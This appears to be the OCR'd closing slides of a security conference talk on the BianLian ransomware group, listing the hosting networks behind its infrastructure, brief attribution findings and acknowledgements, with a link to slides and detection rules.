


Automated Systems – TOP 5:

AS 8100 – Quadranet
AS 9009 – M247
AS 16509 – Amazon
AS 16276 – OVH
AS 395092 – Shock Hosting


Infrastructure

Geo-IP Mapping



Attribution

- TTP-Similarities are low confidence at best
- Most BianLian “Members“ are experienced RaaS-Affiliates
- No significant experience in Malware Development or Extortion
  - In-House Implementations to replace paid Tools (Locker, Proxy)



Thank you to:

SECUINFRA Falcon + Services Team

IT-Collegues of $Customer in our example Case

[redacted] and CISA

G17w0rm, db_ra

BSides Frankfurt

@SI_FalconTeam

@SI_FalconTeam@infosec.exchange

Thank you!

Questions?

Slides, Detection rules, Data:
https://github.com/SI_Falcon/research/Bianlian